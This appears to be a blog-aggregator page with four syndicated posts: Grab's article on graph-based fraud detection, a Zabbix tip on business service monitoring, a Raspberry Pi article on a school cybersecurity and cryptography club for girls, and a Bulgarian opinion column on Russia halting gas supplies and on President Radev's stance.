As a leading superapp in Southeast Asia, Grab serves millions of consumers daily. This naturally makes us a target for fraudsters and to enhance our defences, the Integrity team at Grab has launched several hyper-scaled services, such as the Griffin real-time rule engine and Advanced Feature Engineering. These systems enable data scientists and risk analysts to develop real-time scoring, and take fraudsters out of our ecosystems.

Apart from individual fraudsters, we have also observed the fast evolution of the dark side over time. We have had to evolve our defences to deal with professional syndicates that use advanced equipment such as device farms and GPS spoofing apps to perform fraud at scale. These professional fraudsters are able to camouflage themselves as normal users, making it significantly harder to identify them with rule-based detection.

Since 2020, Grab’s Integrity team has been advancing fraud detection with more sophisticated techniques and experimenting with a range of graph network technologies such as graph visualisations, graph neural networks and graph analytics. We’ve seen a lot of progress in this journey and will be sharing some key learnings that might help other teams who are facing similar issues.

What are Graph-based Prediction Platforms?

“You can fool some of the people all of the time, and all of the people some of the time, but you cannot fool all of the people all of the time.” – Abraham Lincoln

A Graph-based Prediction Platform connects multiple entities through one or more common features. When such entities are viewed as a macro graph network, we uncover new patterns that are otherwise unseen to the naked eye. For example, when investigating if two users are sharing IP addresses or devices, we might not be able to tell if they are fraudulent or just family members sharing a device.

However, if we use a graph system and look at all users sharing this device or IP address, it could show us if these two users are part of a much larger syndicate network in a device farming operation. In operations like these, we may see up to hundreds of other fake accounts that were specifically created for promo and payment fraud. With graphs, we can identify fraudulent activity more easily.

Grab’s Graph-based Prediction Platform

Leveraging the power of graphs, the team has primarily built two types of systems:

  • Graph Database Platform: An ultra-scalable storage system with over one billion nodes that powers:

    1. Graph Visualisation: Risk specialists and data analysts can review user connections real-time and are able to quickly capture new fraud patterns with over 10 dimensions of features (see Fig 1).

      Change Data Capture flow
      Fig 1: Graph visualisation
    2. Network-based feature system: A configurable system for engineers to adjust machine learning features based on network connectivity, e.g. number of hops between two users, numbers of shared devices between two IP addresses.

  • Graph-based Machine Learning: Unlike traditional fraud detection models, Graph Neural Networks (GNN) are able to utilise the structural correlations on the graph and act as a sustainable foundation to combat many different kinds of fraud. The data science team has built large-scale GNN models for scenarios like anti-money laundering and fraud detection.


    Fig 2 shows a Money Laundering Network where hundreds of accounts coordinate the placement of funds, layering the illicit monies through a complex web of transactions making funds hard to trace, and consolidate funds into spending accounts.

Change Data Capture flow
Fig 2: Money Laundering Network

What’s next?

In the next article of our Graph Network blog series, we will dive deeper into how we develop the graph infrastructure and database using AWS Neptune. Stay tuned for the next part.

Join us

Grab is the leading superapp platform in Southeast Asia, providing everyday services that matter to consumers. More than just a ride-hailing and food delivery app, Grab offers a wide range of on-demand services in the region, including mobility, food, package and grocery delivery services, mobile payments, and financial services across 428 cities in eight countries.

Powered by technology and driven by heart, our mission is to drive Southeast Asia forward by creating economic empowerment for everyone. If this mission speaks to you, join our team today!

Handy Tips #28: Keeping track of your services with business service monitoring

Post Syndicated from Arturs Lontons original https://blog.zabbix.com/handy-tips-28-keeping-track-of-your-services-with-business-service-monitoring/20307/

Configure and deploy flexible business services and monitor the availability of your business and its individual components.

The availability of a business service tends to depend on the state of many interconnected components. Therefore, detecting the current state of a business service requires a sufficiently complex and flexible monitoring logic.

Define flexible business service trees and stay informed about the state of your business services:

  • Business services can depend on an unlimited number of underlying components
  • Select from multiple business service status propagation rules

  •  Calculate the business service state based on the weight of the business service components
  • Receive alerts whenever your business service is unavailable

Check out the video to learn how to configure business service monitoring.

How to configure business service monitoring:

  1. Navigate to Services – Services
  2. Click the Edit button and then click the Create service button
  3. For this example, we will define an Online store business service
  4. Name your service and mark the Advanced configuration checkbox
  5. Click the Add button under the Additional rules
  6. Set the service status and select the conditions
  7. For this example, we will set the status to High
  8. We will use the condition “If weight of child services with Warning status or above is at least 6
  9. Set the Status calculation rule to Set status to OK
  10. Press the Add button
  11. Press the Add child service button
  12. For this example, we will define Web server child services
  13. Provide a child service name and a problem tag
  14. For our example, we will use node name Equals node # tag
  15. Mark the Advanced configuration checkbox and assign the service weight
  16. Press the Add button
  17. Repeat steps 12 – 17 and add additional child services
  18. Simulate a problem on your services so the summary weight is >= 6
  19. Navigate to Services – Services and check the parent service state

Tips and best practices
  • Service actions can be defined in the Services → Service actions menu section
  • Service root cause problem can be displayed in notifications with the {SERVICE.ROOTCAUSE} macro
  • Service status will not be propagated to the parent service if the status propagation rule is set to Ignore this service
  • Service-level tags are used to identify a service. Service-level tags are not used to map problems to the service

The post Handy Tips #28: Keeping track of your services with business service monitoring appeared first on Zabbix Blog.

A cybersecurity club for girls | Hello World #18

Post Syndicated from Gemma Coleman original https://www.raspberrypi.org/blog/cybersecurity-club-girls-hello-world-18/

In this article adapted from Hello World issue 18, teacher Babak Ebrahim explains how his school uses a cybersecurity club to increase interest in Computing among girls. Babak is a Computer Science and Mathematics teacher at Bishop Challoner Catholic College Secondary in Birmingham, UK. He is a CAS Community Leader, and works as a CS Champion for the National Centre for Computing Education in England.

Cybersecurity for girls

It is impossible to walk into an upper-secondary computer science lesson and not notice the number of boys compared to girls. This is a common issue across the world; it is clear from reading community forums and news headlines that there is a big gap in female representation in computing. To combat this problem in my school, I started organising trips to local universities and arranging assembly talks for my Year 9 students (aged 13–14). Although this was helpful, it didn’t have as much impact as I expected on improving female representation.

Girls do a cybersecurity activity at a school club.
Girls engage in a cryptography activity at the club.

This led me to alter our approach and target younger female students with an extracurricular club. As part of our lower-secondary curriculum, all pupils study encryption and cryptography, and we were keen to extend this interest beyond lesson time. I discovered the CyberFirst Girls Competition, aimed at Year 8 girls in England (aged 12–13) with the goal of influencing girls when choosing their GCSE subjects (qualifications pupils take aged 14–16). Each school can enter as many teams as they like, with a maximum of four girls in each team. I advertised the event by showing a video of the previous year’s attendees and the winning team. To our delight, 19 girls, in five teams, entered the competition.

Club activities at school

To make sure that this wasn’t a one-off event, we started an after-school cybersecurity club for girls. All Computing teachers encouraged their female students to attend. We had a number of female teachers who were teaching Maths and Computing as their second subjects, and I found it more effective when these teachers encouraged the girls to join. They would also help with running the club. We found it to be most popular with Year 7 students (aged 11–12), with 15 girls regularly attending. We often do cryptography tasks in the club, including activities from established competitions. For example, I recently challenged the club to complete tasks from the most recent Alan Turing Cryptography Competition. A huge benefit of completing these tasks in the club, rather than in the classroom, was that students could work more informally and were not under pressure to succeed. I found this year’s tasks quite challenging for younger students, and I was worried that this could put them off returning to the club. To avoid this, I first taught the students the skills that they would need for one of the challenges, followed by small tasks that I made myself over two or three sessions.

Three teenage girls at a laptop

For example, one task required students to use the Playfair cipher to break a long piece of code. In order to prepare students for decoding this text, I showed them how the cipher works, then created empty grids (5 x 5 tables) and modelled the technique with simple examples. The girls then worked in teams of two to encrypt a short quote. I gave each group a different quotation, and they weren’t allowed to let other groups know what it was. Once they applied the cipher, they handed the encrypted message to another group, whose job was to decrypt it. At this stage, some would identify that the other group had made mistakes using the techniques, and they would go through the text together to identify them. Once students were confident and competent in using this cipher, I presented them with the competition task, and they then applied the same process. Of course, some students would still make mistakes, but they would realise this and be able to work through them, rather than being overwhelmed by them. Another worthwhile activity in the club has been for older pupils, who are in their second year of attending, to mentor and support girls in the years below them, especially in preparation for participating in competitions.

Trips afield

Other club activities have included a trip to Bletchley Park. As a part of the package, students took part in a codebreaking workshop in which they used the Enigma machine to crack encrypted messages. This inspirational trip was a great experience for the girls, as they discovered the pivotal roles women had in breaking codes during the Second World War. If you’re not based in the UK, Bletchley Park also runs a virtual tour and workshops. You could also organise a day trip to a local university where students could attend different workshops run by female lecturers or university students; this could involve a mixture of maths, science, and computer science activities.

Girls do a cybersecurity activity at a school club.
Girls engage in a cryptography activity at the club.

We are thrilled to learn that one of our teams won this year’s CyberFirst Girls Competition! More importantly, the knowledge gained by all the students who attend the club is most heartening, along with the enthusiasm that is clearly evident each week, and the fun that is had. Whether this will have any impact on the number of girls who take GCSE Computer Science remains to be seen, but it certainly gives the girls the opportunity to discover their potential, learn the importance of cybersecurity, and consider pursuing a career in a male-dominated profession. There are many factors that influence a child’s mind as to what they would like to study or do, and every little extra effort that we put into their learning journey will shape who they will become in the future.

What next?

Find out more about teaching cybersecurity

Find out more about the factors influencing girls’ and young women’ engagement in Computing

  • We are currently completing a four-year programme of research about gender balance in computing. Find out more about this research programme.
  • At our research seminar series, we welcomed Peter Kemp and Billy Wong last year, who shared results from their study of the demographics of students who choose GCSE Computer Science in England. Watch the seminar recording.
  • Katharine Childs from our team had summarised the state of research about gender balance in computing. Watch her seminar, or read her report.
  • Last year, we hosted a panel session to learn from various perspectives on gender balance in computing. Watch the panel recording.

The post A cybersecurity club for girls | Hello World #18 appeared first on Raspberry Pi.

Русия, освободителкa наша

Post Syndicated from Емилия Милчева original https://toest.bg/rusiya-osvoboditelka-nasha/

Русия пак ни освободи – без да иска, защото целта беше да сплаши. Спря доставките на газ за държава, зависима 90% от тях, свали евро-атлантическата дегизировка на президента Румен Радев и извади лидерското у Кирил Петков и Асен Василев (особено Василев). Случи се онова, което нито един български политик не посмя да извърши поради зависимости, раболепие пред Кремъл и лична изгода.

Без руски газ корупцията намалява

Москва прекрати газовите доставки за България в опит за политическа дестабилизация, след като правителството отказа да заплаща в рубли синьото гориво. Така най-зависимата от руски газ държава в ЕС бе наказана да купува суровина, чийто доставчик да не е „Газпром“, да търси партньорства със съседни европейски държави, да бърза да приключи проекти с над 10-годишна давност, какъвто е интерконекторът с Гърция. Тоест да прави всичко онова, което българските държавници досега трябваше да направят в името на националните интереси.

Както и за първата си свобода, донесена ѝ покрай битката за черноморските проливи, и за тази България ще плати скъпо. Окупационният дълг за Освобождението е изчислен на 89 640 000 злaтни лeвa (32 тона злaтo), от които Княжество България изплаща близо една трета. За окупацията след Втората световна война България плаща над 133 млрд. лв. – или над 300 милиона тогавашни долара. Според публикацията на „168 часа“ сумата за издръжката на съветските офицери и войници в периода 1944–1947 г. варира между 375 млн. и 1 млрд. лв. месечно – за сравнение, българският бюджет е бил около 42 млрд. лв. А освен българските архиви, Червената армия изнася в Русия и 164 завода.

За спрения руски природен газ българските данъкоплатци, най-бедните в ЕС, също ще платят скъпо. Колкото и Комисията за енергийно и водно регулиране да сдържа увеличението на синьото гориво, топлофикациите не може да продължат да купуват твърде скъп газ и да продават на клиентите си на много по-ниски цени. Така че алтернативни доставки означават по-скъпо парно, още по-скъп хляб, намалена конкурентоспособност на продукция, произвеждана от стъкларската, металургичната и торовата индустрия, нови затруднения за газифицираните общини да плащат още по-високи сметки за консумирано синьо гориво на детски и социални заведения, на местни управи. Добрата новина е, че консумацията в България е малка – 3–3,5 млрд. куб.м, които няма да е проблем да се осигурят.

А инфлацията ще подхвръкне още – никой не е посмял дори да изчисли с колко. Преди новината за спирането на доставките Международният валутен фонд прогнозира за България двуцифрена инфлация от 11% тази година и растеж, не по-висок от 3%, заради енергийната зависимост от Русия.

Ако България успее да се откаже от руския газ, то и корупцията силно ще намалее. Монополизмът на „Газпром“, крепен от българските правителства, бавенето на интерконекторите със съседните държави – това не се прави от любов към Русия. От времената на следосвобожденска България до наши дни – нищо ново.

… Ако руската дипломация, ако чиновническа Русия да не плащаше богато-богато и не поддържаше всичките вагабонти и предатели в България, то селото би било мирно. Що нещо пара, колко шиника рубли е предадено и платено на тия черни и мерзки души, като захванеш от Цанкова и свършиш с Кронослав Херуц! 

Захарий Стоянов, 1887 г.

Договорът с „Газпром“ изтича в края на 2022 г. и ако не се подпише нов, част от българския елит – политици, енергетици, анализатори, журналисти, инфлуенсъри – ще изгуби хранилките си. А за България ще е една зависимост по-малко. Остават петролът и доставките на свежо ядрено гориво, за които ще има нов търг през 2024 г.

И президентът пак вдигна юмрук

Руската агресия, спрените доставки на руски газ и евентуалното изпращане на оръжие в Украйна накараха президента отново да вдигне юмрук. Този път срещу „своите“, с които допреди година беше в един окоп – Кирил Петков и Асен Василев. Започна демаскирането на Радев, чийто рейтинг литна нагоре с протестите през лятото на 2020 г., свалянето на ГЕРБ от власт и осеммесечното управление на служебните му кабинети. Не че се е крил особено, но преди войната в Украйна прокремълският щемпел не личеше толкова.

Да, помнят се „Крим е руски, какъв да е!“ – реплика, хвърлена в момент, в който назряваше нахлуването в Украйна, настойчивостта българските МиГ-29 да продължат да се ремонтират в Русия, противопоставянето на руските санкции и на разполагането на натовски войски в България, а сега и съпротивата срещу (евентуално) изпращане на оръжие за Украйна. На 5 май ще се появи и новата партия от националконсерватори на бившия му съветник Стефан Янев, който споделя същите възгледи.

Анализатори и политици вече определиха спирането на газовите доставки от Русия не просто като инструмент за дестабилизация на България, а и като пореден опит за ерозия на европейското единство. Подкрепата за подобна политика – директна или индиректна, включително призиви и внушения да се плаща за газа в рубли – означава ни повече, ни по-малко диверсия срещу ЕС. Под претекст, че е загрижен за благосъстоянието и живота на българите, Радев направи тъкмо това, споменавайки и фалшивата новина за Австрия, че уж се съгласила да плаща в рубли за руския газ и така да гарантира своята сигурност.

„Правителството дължи категоричен отговор на гражданите, които му гласуваха доверие, чии интереси обслужва – техните или нечии други. Крайно време е правителството да даде ясни доказателства, че осъзнава и отстоява българския суверенитет и в своята политика се води от българския национален интерес“, каза Радев, преди да замине на официално посещение в Испания. Изявлението му предизвика коментари в социалните мрежи, приканващи го да направи същото.

За няколкото минути пред микрофоните на журналистите той критикува не само доскорошните си съратници, но и лидерката на БСП Корнелия Нинова, с която са в нескрита вражда от година. И Радев, и Нинова са срещу изпращането на оръжие на Украйна, а БСП дори не излъчи свой представител в делегацията в Киев, водена от премиера Петков. „Аз недоумявам как министърът на икономиката ще обясни на българите и на левите хора, които винаги са били срещу войните, че българското оръжие подхранва този конфликт“, заяви Радев.

Нинова не му остана длъжна:

… ще трябва Вие да обясните на тези, които два пъти Ви издигат и избират за президент, какви договори за износ на оръжие е подписало Вашето служебно правителство. Защото и сега разрешения за износ се издават въз основа на подписаните тогава. И много добре знаете, че дестинациите и тогава, и сега са същите – над 50 държави и нито една не е Украйна. 

Но тя също така поиска да обясни защо напада яростно „Продължаваме промяната“ – „отрочето, което създадохте, за да убиете БСП“, и откъде се появи този синхрон с Борисов.

Радев няма какво да губи, няма да се явява на избори, очаква го гарантиран 5-годишен мандат. Но всъщност изгуби – гласовете на онези млади хора, които излязоха на площада пред Президентството, за да защитят правовия ред, и които го подкрепиха за втори мандат. Може да се окаже, че онова лято на 2020 г. ще е върхът в политическата му кариера – и вече слиза по стълбата.

В същото време той помогна на „отрочетата“ си – без да иска, също като Русия. Никога досега от началото на своята политическа кариера Кирил Петков и Асен Василев не са проявявали по-голямо лидерство от сблъсъка си с президента.

Позицията, която г-н Радев изрази, че давайки оръжие, ние продължаваме конфликта, е позорна, защото в нея имплицитно стои разбирането, че Русия ще победи в този конфликт и че е нормално и добре Русия да победи. Аз смятам, че Украйна ще победи в този конфликт и ние трябва да ѝ помогнем. (…) Ние трябва да помогнем на Украйна, защото алтернативата е първо Украйна, а след това цяла Източна Европа да станат отново васални придатъци, което това правителство няма да допусне.

Това обяви вицепремиерът и финансов министър Асен Василев на пресконференцията в сряда. Сега остава да видим как Василев и Петков ще преминат от думи към дела.

Следващата седмица се очаква парламентът да гласува и подкрепи изпращането на оръжие на Украйна. Най-сетне премиерът заяви категорично, че „Продължаваме промяната“ ще подкрепи такова решение. „Демократична България“ съобщи, че ще внесе предложението на 4 май. По всичко личи, че то ще събере необходимата подкрепа – има заявка и от друг от партньорите в управляващата коалиция – „Има такъв народ“. Миналата седмица лидерът на ИТН Слави Трифонов заяви във Facebook, че „ако има червена линия, аз съм от страната на тези, които смятат, че Украйна трябва да бъде подпомогната по всякакъв начин – включително с оръжие“.

Кои остават от другата страна на червената линия – Радев, Янев, Нинова, Костадин Костадинов. И за тази демаркационна линия също трябва да благодарим на Русия.

Заглавна снимка: Стопкадър от видеоизлъчване на „Дневник“ от пресконференцията на Кирил Петков и Асен Василев на 27 април 2022 г.

Източник

The collective thoughts of the interwebz